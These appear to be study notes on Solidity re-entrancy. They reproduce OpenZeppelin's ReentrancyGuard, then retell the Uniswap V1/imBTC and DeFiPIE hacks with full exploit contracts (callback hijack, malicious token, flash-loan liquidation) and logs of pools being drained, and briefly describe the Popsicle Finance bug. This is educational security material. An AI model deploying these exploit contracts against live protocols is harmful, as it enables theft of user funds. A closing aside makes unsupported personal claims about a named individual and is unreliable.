https://github.com/ricky-andre/Cisco_utility_scripts

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts v4.4.1 (security/ReentrancyGuard.sol)

pragma solidity ^0.8.0;

/**
 * @dev Contract module that helps prevent reentrant calls to a function.
 *
 * Inheriting from `ReentrancyGuard` will make the {nonReentrant} modifier
 * available, which can be applied to functions to make sure there are no nested
 * (reentrant) calls to them.
 *
 * Note that because there is a single `nonReentrant` guard, functions marked as
 * `nonReentrant` may not call one another. This can be worked around by making
 * those functions `private`, and then adding `external` `nonReentrant` entry
 * points to them.
 *
 * TIP: If you would like to learn more about reentrancy and alternative ways
 * to protect against it, check out our blog post
 * https://blog.openzeppelin.com/reentrancy-after-istanbul/[Reentrancy After Istanbul].
 */
abstract contract ReentrancyGuard {
    // Booleans are more expensive than uint256 or any type that takes up a full
    // word because each write operation emits an extra SLOAD to first read the
    // slot's contents, replace the bits taken up by the boolean, and then write
    // back. This is the compiler's defense against contract upgrades and
    // pointer aliasing, and it cannot be disabled.

    // The values being non-zero value makes deployment a bit more expensive,
    // but in exchange the refund on every call to nonReentrant will be lower in
    // amount. Since refunds are capped to a percentage of the total
    // transaction's gas, it is best to keep them low in cases like this one, to
    // increase the likelihood of the full refund coming into effect.
    uint256 private constant _NOT_ENTERED = 1;
    uint256 private constant _ENTERED = 2;

    uint256 private _status;

    constructor() {
        _status = _NOT_ENTERED;
    }

    /**
     * @dev Prevents a contract from calling itself, directly or indirectly.
     * Calling a `nonReentrant` function from another `nonReentrant`
     * function is not supported. It is possible to prevent this from happening
     * by making the `nonReentrant` function external, and making it call a
     * `private` function that does the actual work.
     */
    modifier nonReentrant() {
        // On the first call to nonReentrant, _notEntered will be true
        require(_status != _ENTERED, "ReentrancyGuard: reentrant call");

        // Any calls to nonReentrant after this point will fail
        _status = _ENTERED;

        _;

        // By storing the original value once again, a refund is triggered (see
        // https://eips.ethereum.org/EIPS/eip-2200)
```

```
        _status = _NOT_ENTERED;
    }
}
```

Other considerations can be found in the official Solidity documentation:
https://docs.soliditylang.org/en/latest/security-considerations.html

"This section will list some pitfalls and general security recommendations but can, of course, never be complete. Also, keep in mind that even if your smart contract code is bug-free, the compiler or the platform itself might have a bug. A list of some publicly known security-relevant bugs of the compiler can be found in the list of known bugs, which is also machine-readable. Note that there is a **bug bounty program** that covers the code generator of the Solidity compiler."

A bug Bounty program reserves some money to provide awards to people who discover serious bugs and vulnerabilities that prevent exploiting smart contracts and loosing a lot of funds.

6.1 Historical re-entrancy hacks

In the following site you can find the explanations about the hacks detailed hereafter by **Dr. Chiachih Wu**:
https://medium.com/amber-group/preventing-re-entrancy-attacks-lessons-from-history-c2d96480fac3

I have copied these explanations adding more details with a "**NOTE:**" to try to make things even more clear (disclaimer: don't know if I have been able to ... some attacks are REALLY complex and I don't believe I'm at Dr. Wu 'super sayan' levels, if I will ever be).

- the UniswapV1 re-entrancy attack in April 2020
- the DeFiPIE incident in July 2021 on Binance Smart Chain (BSC)

6.1.1 Uniswap april 2020

NOTE: I have cloned Uniswapv1 from github but I couldn't find the tokenToEthInput function below. The example is useful anyway to understand attack patterns and attack surface in smart contracts.

In UniswapV1's **tokenToInput**() function below, we can see that the "token_reserve" is retrieved by the balanceOf() call in line 204. Later on, the "wei_bought" is derived in line 206 and that amount of ETH is sent to the "recipient". After that, the "tokens_sold" amount of "self.token" is transferred to the "buyer" in line 210. There's no explicit "effects" here such that it seems to follow the **Checks-Effects-Interactions** pattern.

NOTE: This paradigm is related to what has been previously explained: the effects on local variables of a function call, possibly to an external contract, should be updated PRIOR to the call to the function call (e.g. in the previous example update the balance before transfering tokens). Checks should be the first thing to do and should be a list of 'require' lines.

However, the **transferFrom()** call itself (line 209) could have an "Effects After Interactions" scenario, which may destroy the DeFi lego.

```
202 def tokenToEthInput(tokens_sold: uint256, min_eth: uint256(wei), deadline: timestamp, buyer: address, reci
203     assert deadline >= block.timestamp and (tokens_sold > 0 and min_eth > 0)
204     token_reserve: uint256 = self.token.balanceOf(self)
205     eth_bought: uint256 = self.getInputPrice(tokens_sold, token_reserve, as_unitless_number(self.balance))
206     wei_bought: uint256(wei) = as_wei_value(eth_bought, 'wei')
207     assert wei_bought >= min_eth
208     send(recipient, wei_bought)
209     assert self.token.transferFrom(buyer, self, tokens_sold)
210     log.EthPurchase(buyer, tokens_sold, wei_bought)
211     return wei_bought
```

In the transferFrom() handler, _transferFrom(), of an ERC-777 token contract below, the _callTokensToSend() function (line 866) notifies the "holder" by calling the "tokensToSend()" function of the "holder" **if the callback function is registered through ERC-1820 standard**, which is an "interactions".

NOTE: This is another area of investigation and further study: you can officially register certain function for certain token standards, for sure to increase security and avoid incompatibility problems.

After that callback, _move() is called (line 868) to literally move the assets from "holder" to "recipient", which updates the token balances (i.e., effects). So, **if UniswapV1's tokenToEthInput() is re-entered through the "tokensToSend()" callback function**, the token balances would be left unchanged, leading to a never decreased "token_reserve". In short, when re-entrancy happens, the "token_reserve" value will not be updated in consecutive token exchanges, leading to the violation of the "xy=k" setting of Uniswap. The attacker could sell tokens at a much better rate to drain the liquidation pool. What the attacker needs to do, is overload the 'tokensToSend' function to perform re-entrancy as described above.

NOTE: look at the first two require checks in the following picture, to avoid burning tokens sending them to address(0). Also the sender must be different from address(0), again for security reasons, this function was meant for transfers between regular accounts.

```
860     function _transferFrom(address holder, address recipient, uint256 amount) internal returns (bool) {
861         require(recipient != address(0), "ERC777: transfer to the zero address");
862         require(holder != address(0), "ERC777: transfer from the zero address");
863
864         address spender = msg.sender;
865
866         _callTokensToSend(spender, holder, recipient, amount, "", "");
867
868         _move(spender, holder, recipient, amount, "", "");
869
870         _approve(holder, spender, _allowances[holder][spender].sub(amount));
871
872         _callTokensReceived(spender, holder, recipient, amount, "", "", false);
873
874         return true;
875     }
```

In the following section, we will explain how we use **eth-brownie** with an Ethereum archive node to reproduce the incident at block height 9,488,451 mined on Feb 15, 2020.

NOTE: We will talk about Brownie later, basicly you can fork the Ethereum mainnet locally on your PC, until a certain block or downloading only a block range. What for ? to perfectly reproduce hacks and attacks that happened, using exactly the same data and starting point.

```
18     IERC1820Registry internal _erc1820 = IERC1820Registry(0x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24);
19     bytes32 constant internal TOKENS_SENDER_INTERFACE_HASH = 0x29ddb589b1fb5fc7cf394961c1adf5f8c6454761adf795e67fe149f658abe895;
```

```
28      function prepare() external {
29          require(msg.sender == owner, "Not your biz");
30          IERC20(victimAsset).approve(victim, (uint)(-1));
31          _erc1820.setInterfaceImplementer(address(this), TOKENS_SENDER_INTERFACE_HASH, address(this));
32      }
```

The first step of reproducing the hack is registering the tokensToSend() callback function through the ERC-1820 contract. After the successful registration, all corresponding token transfers are hijacked.

```
34      function trigger() external payable {
35          require(msg.sender == owner, "Not your biz");
36
37          entry = 1;
38          IUniswap(victim).ethToTokenSwapInput{value: address(this).balance}(1, 1999999999);
39          IUniswap(victim).tokenToEthSwapInput(IERC20(victimAsset).balanceOf(address(this))/32, 1, 1999999999);
40          IUniswap(victim).ethToTokenSwapInput{value: victim.balance*1000}(1, 1999999999);
41
42          // collect profit
43          owner.call{value: address(this).balance}("");
44          IERC20(victimAsset).transfer(owner, IERC20(victimAsset).balanceOf(address(this)));
45      }
```

Then, we can launch the attack. In the trigger() function, all ETH are swapped into tokens in line 38. That's another operation preparing the exploit contract so that it has enough token balance. The "tokenToEthSwapInput()" call in line 39 is the real thing, which swaps 1/32 of tokens to ETH. The other 31/32 tokens are swapped by re-entrancy calls. After that, we use quite a few ETH to swap for tokens in line 40 for draining the liquidity pool. And finally, we collect the profit by sending all ETH and tokens to the "owner" (i.e., the attacker address).

```
47      function tokensToSend(
48           address operator,
49           address from,
50           address to,
51           uint amount,
52           bytes calldata userData,
53           bytes calldata operatorData
54      ) external {
55          if ( to == victim && entry < 32 ) {
56              entry = entry + 1;
57              IUniswap(victim).tokenToEthSwapInput(IERC20(victimAsset).balanceOf(address(this))/32, 1, 1999999999);
58          }
59      }
```

Inside the callback function, tokensToSend(), the "entry" variable ensures that the exploit contract re-enters Uniswap exactly 31 times for swapping the other 31/32 tokens but with the same rate. This breaks the "xy=k" invariant. After those re-entrancy calls, most of ETH in the liquidation pool would be consumed such that each ETH could swap for a large amount of tokens. Therefore, in the earlier mentioned trigger() function at line 40, we could use a small amount of ETH to swap out most of the tokens. Example below:

```
Running 'scripts/attack.py::main'...
[before] hacker   (ETH) 21817.98439321943
[before] hacker (imBTC) 0.0
[before] victim   (ETH) 718.5296423519246
[before] victim (imBTC) 19.59698094
Transaction sent: 0xbf016edc4755a33d1e723ea85052e690e473defc02b3c7aa79cd43dcd66b9344
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1963710
  Exp.constructor confirmed - Block: 9488453   Gas used: 578723 (4.82%)
  Exp deployed at: 0x4337799546830059418AfdA66B8BE06519cC8E11

Transaction sent: 0x2239341b8e22bdb43b1e2692538ab5315879fad77a86418cf236a875dbb463a2
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1963711
  Exp.prepare confirmed - Block: 9488454   Gas used: 75037 (0.63%)

Transaction sent: 0xc833734e6cd1edc143fd5bd708421e37c92c033fc86554a7f3326657f08a8c03
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1963712
  Exp.trigger confirmed - Block: 9488455   Gas used: 2492055 (20.77%)

[after] hacker   (ETH) 22536.500832949198
[after] hacker (imBTC) 19.57734468
[after] victim   (ETH) 0.01320262216104732
[after] victim (imBTC) 0.01963626
```

The victim contract held 718 ETH + 19.59 imBTC tokens before the attack. After 32 re-entrancy swaps, the victim contract (i.e., UniswapV1 imBTC pair) is left with only 0.013 ETH + 0.019 imBTC in residual funds. Both the above UniswapV1 + ERC-777 case and TheDAO were caused by single-function re-entrancy.

NOTE: I had to read it twice, and still didn't understand ALL the details. Luckily, to do hacks you need to be very smart. Give yourself more time to read it a third, and even a fourth time, maybe after sleeping on it. The next one is gonna be MUCH harder.

6.1.2 Defi Pie Hack on Binance Smart Chain

At first glance, the code-base of DeFiPIE looks very similar Compound Finance. Hence, one may think this exploit is similar to the Lendf.Me (another lending platform) exploit which happened on April 19, 2020 (where the attacker left an embedded message: "Better future"). Some more information can be found here:

https://peckshield.medium.com/uniswap-lendf-me-hacks-root-cause-and-loss-analysis-50f3263dcc09

But further analysis shows that the DeFiPIE incident is way more complex than the Lendf.Me one in which the attacker only exploited the loopholes in **supply()** and **withdraw()**.


In DeFiPIE's PToken contract, **borrowFresh()** updates the states (line 802–804) after transferring assets to the "borrower" (line 799), which is **kind of common in all Compound forks** (**NOTE**: why should it be normal in this case ?!?!). As we learned from the Lendf.Me incident, the supported tokens should be whitelisted to ensure that no hijacking mechanism could be implemented such as ERC-777.

NOTE: here we are lacking for sure some details, but what we have understood is that not all tokens should always be allowed to partecipate into any contract, there should be a whitelist (i.e. a list of allowed tokens). A blacklist would be a list of prohibited tokens, which is in general a less secure approach. It is important to notice that ERC777 itself is a community-established token standard with its advanced features for various scenarios. However, these advanced features might not be compatible with certain DeFi scenarios. Worse, such incompatibility could further lead to undesirable consequences (e.g., reentrancy).

Otherwise, the “Effects-After-Interactions” implementation could be exploited. The borrowFresh() function in question allows the attacker to borrow multiple sets of assets with the same set of collateral in reentrant borrowFresh() calls. The reason is that the states reflecting the borrowing operations have not been synced into the storage until the final level of reentrant borrowFresh() calls is finished. In the end, the attacker liquidates the debt which is created in those re-entrant borrows to make profits.

NOTE: Defi is already a big space in the blockchain world. There are already many borrowing/lending projects, but usually if you borrow something, you have to provide an asset to cover for potential losses. It’s not a bank-like approach to such services ... or let’s say they need a guarantor (unless you’re too big too fail or you’re Elon Musk) or your house as a right of lien. This should be of course proportional: every time you borrow something new, you should have some OTHER collateral funds available, and that you should provide and ADD to the others. **Disclaimer**: I’ve studied Uniswap and published an article on that, I honestly didn’t study ‘AAVE’ or other protocols, how do they work, on what they are based. But if you understand some economic principles, that’s how it should work. Some simple explanations can be found here, confirming the above:
https://decrypt.co/resources/what-is-aave-inside-the-defi-lending-protocol

In the Lendf.Me incident, the bad actor hijacks the transferFrom() calls through the built-in ERC-777 mechanism of imBTC. In DeFiPIE, there’s **no whitelist/blacklist of the supported tokens**, which means the attacker can arbitrarily create a malicious token contract for hijacking and re-entrancy. In the following paragraphs, we will show you how to reproduce the DeFiPIE hack from scratch.



Let’s start with the malicious token contract. As shown in the code snippet below, we use OpenZeppelin’s template [7] to create a simple ERC20 token, X. In line 234, we use the “optIn’’ switch to control if we need to hijack the transfer. When (optIn == true), X.transfer() invokes Lib.shellcode() to execute the re-entrancy mission. Besides, we have some external functions for easily controlling the X token such as mint(), setup(), and start().

```
219 contract X is ERC20 {
220     address owner;
221     address lib;
222     bool optIn;
223 
224     constructor() ERC20("X", "X") public {
225         owner = msg.sender;
226     }
227 
228     function mint(address _to, uint _amount) public {
229         require(msg.sender == owner, "Not your biz!");
230         _mint(_to, _amount);
231     }
232 
233     function transfer(address _to, uint256 _value) public virtual override returns (bool) {
234         if ( optIn ) {
235             ILib(lib).shellcode();
236         }
237         return super.transfer(_to, _value);
238     }
239 
240     function setup(address _lib) external {
241         lib = _lib;
242     }
243 
244     function start() external {
245         optIn = true;
246     }
```

The second component is the Lib.shellcode() function which is called by X.transfer() mentioned earlier. In our experiment, we reenter the borrow() function three times by calling pX[1].borrow() and pX[2].borrow() separately. When pX[2].borrow() is hijacked, Lib.shellcode() invokes pBUSD.borrow() to literally borrow 21k BUSD, which creates an unhealthy loan that **is not backed by enough collateral**.

```
206     function shellcode() external {
207         if ( msg.sender == x[0] ) {
208             require(IPToken(pX[1]).borrow(65e18) == 0, "pX[1].borrow failed");
209             return;
210         }
211         if ( msg.sender == x[1] ) {
212             require(IPToken(pX[2]).borrow(65e18) == 0, "pX[2].borrow failed");
213             return;
214         }
215         require(IPToken(pBUSD).borrow(21_000e18) == 0, "pBUSD.borrow failed");
216     }
```

The third component is the key to making profit, the liquidator. In the Liquidator.trigger() function, X tokens are used to liquidate the loan to get the collateral backs (i.e., pCAKE). After that, in line 66–67, pCAKE tokens are converted to CAKE and sent to the owner (i.e., the Lib contract). Besides, mint() is used to provide enough X tokens to the pX contract, which enables the Lib contract to invoke pX.borrow().

```
54 contract Liquidator {
55     address owner;
56     address constant CAKE = address(0x0E09FaBB73Bd3Ade0a17ECC321fD13a19e81cE82);
57 
58     constructor() public {
59         owner = msg.sender;
60     }
61 
62     function trigger(address x, address pX, address borrower, uint amount, address colleteral) public {
63         require(msg.sender == owner, "Not your biz!");
64         IERC20(x).approve(pX, amount);
65         IPToken(pX).liquidateBorrow(owner, amount, colleteral);
66         require(IPToken(colleteral).redeem(IERC20(colleteral).balanceOf(address(this))) == 0, "redeem failed");
67         IERC20(CAKE).transfer(owner, IERC20(CAKE).balanceOf(address(this)));
68     }
69 
70     function mint(address x, address pX, uint amount) external {
71         require(msg.sender == owner, "Not your biz!");
72         IERC20(x).approve(pX, amount);
73         require(IPToken(pX).mint(amount) == 0, "mint pToken failed");
74         //revert("mint PToken done");
75     }
76 }
```

```
260     constructor() public {
261         owner = msg.sender;
262 
263         x0 = new X();
264         x1 = new X();
265         x2 = new X();
266     }
267 
268     function trigger() public {
269         require(msg.sender == owner, "Not your biz!");
270 
271         Lib lib = new Lib();
272         x0.mint(lib.liquidator(), 1_000e18);
273         x1.mint(lib.liquidator(), 1_000e18);
274         x2.mint(lib.liquidator(), 1_000e18);
275 
276         x0.mint(address(lib), 1_000e18);
277         x1.mint(address(lib), 1_000e18);
278         x2.mint(address(lib), 1_000e18);
279 
280         x0.setup(address(lib));
281         x1.setup(address(lib));
282         x2.setup(address(lib));
283 
284         lib.prepare(address(x0), address(x1), address(x2));
285         lib.trigger();
286 
287         //collect profit
288         IERC20(WBNB).transfer(owner, IERC20(WBNB).balanceOf(address(this)));
289     }
```

Now, the three components are prepared. We can put together all of them and use **flashloan** to make profits. In the Exp contract above, three X tokens and a Lib contract are created. Inside the constructor of Lib, an instance of Liquidator is created. After minting X tokens (line 272–278) and associating Lib with X tokens (line 280–284), Lib.trigger() is invoked followed by a WBNB transfer to collect profits:

```
113     function trigger() public {
114         require(msg.sender == owner, "Not your biz!");
115 
116         IUniswapV2Pair(pancakeUsdtWbnbPair).swap(0, 1545e17, address(this), "brrrr");
117 
118         //collect profit
119         IERC20(WBNB).transfer(owner, IERC20(WBNB).balanceOf(address(this)));
120     }
121 
122     function pancakeCall(address sender, uint amount0, uint amount1, bytes calldata data) external {
123         if ( msg.sender == pancakeUsdtWbnbPair ) {
124             //revert("pancakeCall: level 1");
125 
126             IUniswapV2Pair(pancakeCakeWbnbPair).swap(2_900e18, 0, address(this), "brrrr");
127 
128             require(IERC20(WBNB).balanceOf(address(this)) >= amount1*1000/998 + 1, "not making profit");
129             IERC20(WBNB).transfer(msg.sender, amount1*1000/998 + 1);
130             return;
131         }
```

Inside the Lib.trigger(), two consecutive PancakeSwap flash-loans are launched for borrowing 154.5 WBNB + 2,900 CAKE. The real exploit procedure is in the bottom-half of the second pancakeCall().

```
133         //revert("pancakeCall: level 2");
134
135         for (uint i=0 ; i<3 ; i++ ) {
136             // create pair
137             address pair = IUniswapV2Factory(pancakeFactory).createPair(WBNB, x[i]);
138
139             // add liquidity
140             IERC20(WBNB).transfer(pair, 150e18);
141             IERC20(x[i]).transfer(pair, 150e18);
142             IUniswapV2Pair(pair).mint(pair);
143
144             // create pToken
145             require(IPTokenFactory(pTokenFactory).createPToken(x[i]) == 0, "createPToken failed");
146             pX[i] = IRegistry(registry).pTokens(x[i]);
147
148             //remove liquidity
149             IUniswapV2Pair(pair).burn(address(this));
150
151             // mint pToken
152             _liquidator.mint(x[i], pX[i], 650e18);
153         }
```

In the second pancakeCall(), the three X tokens (i.e., x[0], x[1], x[2]) are used to create three pTokens (i.e., pX[0], pX[1], pX[2]). To achieve that, we need to first add liquidity into Uniswap (line 136–142) which could be withdrawn later (line 149). When pTokens are created, Liquidator.mint() is invoked to deposit enough X tokens for later pX.borrow() calls (line 152).

```
156         // prepare before borrow
157         address[] memory pTokens = new address[](4);
158         pTokens[0] = pX[0];
159         pTokens[1] = pX[1];
160         pTokens[2] = pX[2];
161         pTokens[3] = pCAKE;
162         IController(controller).enterMarkets(pTokens);
163
164         // mint some pCAKE
165         IERC20(CAKE).approve(pCAKE, amount0);
166         require(IPToken(pCAKE).mint(amount0) == 0, "pCAKE mint failed");
```

Now, we have all three pTokens prepared. We need to activate them in the DeFiPIE system. Since we will use pCAKE as the collateral, we also activate pCAKE with one Controller.enterMarkets() call (line 162). In line 166, we deposit the 2,900 CAKE borrowed from flash-loan into pCAKE contract as the collateral. From now on, the attacker could borrow assets from DeFiPIE backed by the 2,900 CAKE.

```
169         // borrow pX1 -> pX2 -> pX3 -> pBUSD
170         IX(x[0]).start();
171         IX(x[1]).start();
172         IX(x[2]).start();
173         require(IPToken(pX[0]).borrow(65e18) == 0, "borrow failed");
174         require(IERC20(BUSD).balanceOf(address(this)) >= 21_000e18, "not getting enough BUSD");
175         IX(x[0]).stop();
176         IX(x[1]).stop();
177         IX(x[2]).stop();
```

Here, the “optIn” switches of three X tokens are turned on (line 170–172) followed by a pX[0].borrow() call (line 173). With the Lib.shellcode() mentioned earlier, pX[1].borrow(), pX[2].borrow(), and pBUSD.borrow() are reentered consecutively. Eventually, we get the 21k BUSD and create the debt.

```
189         // liquidate myself
190         _liquidator.trigger(x[0], pX[0], address(this), 65e18/2, pCAKE);
191         _liquidator.trigger(x[1], pX[1], address(this), 65e18/2, pCAKE);
192         _liquidator.trigger(x[2], pX[2], address(this), 65e18/2, pCAKE);
193         _liquidator.trigger(x[0], pX[0], address(this), 65e18/4, pCAKE);
194         _liquidator.trigger(x[1], pX[1], address(this), 10e18, pCAKE);
```

Next, we wake up the Liquidator to liquidate the debt and get CAKE back.


```
[before] hacker's WBNB 0.0
Transaction sent: 0xad1d5f514b5de989ed0773805532dea3f2c3c2774a3e25049f7cd9b56a541d57
  Gas price: 0.0 gwei   Gas limit: 60000000   Nonce: 0
  Exp.constructor confirmed - Block: 9098730   Gas used: 5382642 (8.97%)
  Exp deployed at: 0x65486c8ec9167565eBD93c94ED04F0F71d1b5137

Transaction sent: 0xd6a3998859fec6b5da60e0127117f33b51665d7a83e5645e725c7ff2d08e25d6
  Gas price: 0.0 gwei   Gas limit: 60000000   Nonce: 1
  Exp.trigger confirmed - Block: 9098731   Gas used: 18318874 (30.53%)

[after] hacker's WBNB 66.03747639007774
```

After paying back the flash loan, we end up with 66 WBNB.

NOTE: I am still getting into all the details with this, reading it over and over, again and again ... the explanation is good, pretty sure it's my fault if I can't understand all the details, also due to the complexity of the hack. Just would mention again that having **standards** properly written, tested and used by the widest range of developers is the ONLY way to reduce the attack surface, and go toward a better and more secure Defi world.

6.2 Popsicle Finance bug

This is an example of poor coding, because the mistake is a trivial error that should have been revealed by the programmer or anyone else who should have audited the code.
Popsicle implements its profit distribution system by maintaining a **global counter** that records the profits earned per LP token. When a user invests, the system records the value of the global counter at that time. When a user withdraws her investment, the system calculates her profit as the product of her LP balance and the difference between the current value of the global counter and its value at the time of the investment.
The bug occurs when one user transfers LP tokens to another user. The system correctly computes the new balances, but it does not change the value of the profits-per-token it maintains for every user. This allows an attacker to transfer N tokens which were minted when the global counter was X to a collaborator who invested when the global counter was Y < X. As a result, the collaborator is now credited with a profit of N*(X-Y), a profit which none of the parties deserve. See the chart below for a concrete example with N=10 and X-Y=α.



Initially, the attacker doesn't own any LP token. The attacker friend has 1 token, and its profits-per-token value is k, which were earned fairly. The attacker deposits 10 LP tokens and transfers its newly minted tokens

to its friend. The friend is credited with its unchanged profits-per-token value for the newly received tokens from the attacker. Therefore the friend can withdraw all the funds, with a profit of 10k more than deserved. Once the bug is found, it is easy to fix — the transfer method should credit the receiver with its gains and reset the value of its profits-per-token to the value of the current counter at the time of the transfer. But losing $20MM to an attacker to find the bug is an expensive proposition; in the next section, we show how to find it much more cheaply using the Certora Verification Tool.

Popsicle Finance together with 'Wonderland', 'Abracadabra' and some other tokens and projects, were somewhat managed by 'Daniele Sestagalli', who was selling his 'frog nation' idea (whatever it is). He doesn't have an astonishing CV, but probably got rich through Bitcoin being an early adopter. You can find nice video about him on Youtube, he's a good talker and marketer but unfortunately 'hired' as a treasurer someone that was involved into the defunct Canadian crypto exchange **QuadrigaCX**, which collapsed in 2019 causing at least $190M in investor losses. No need to say that all these tokens lost 90% and more of their value in one day, and that we won't hear from this guy new stories about his vision of the Defi world (at least for a long while).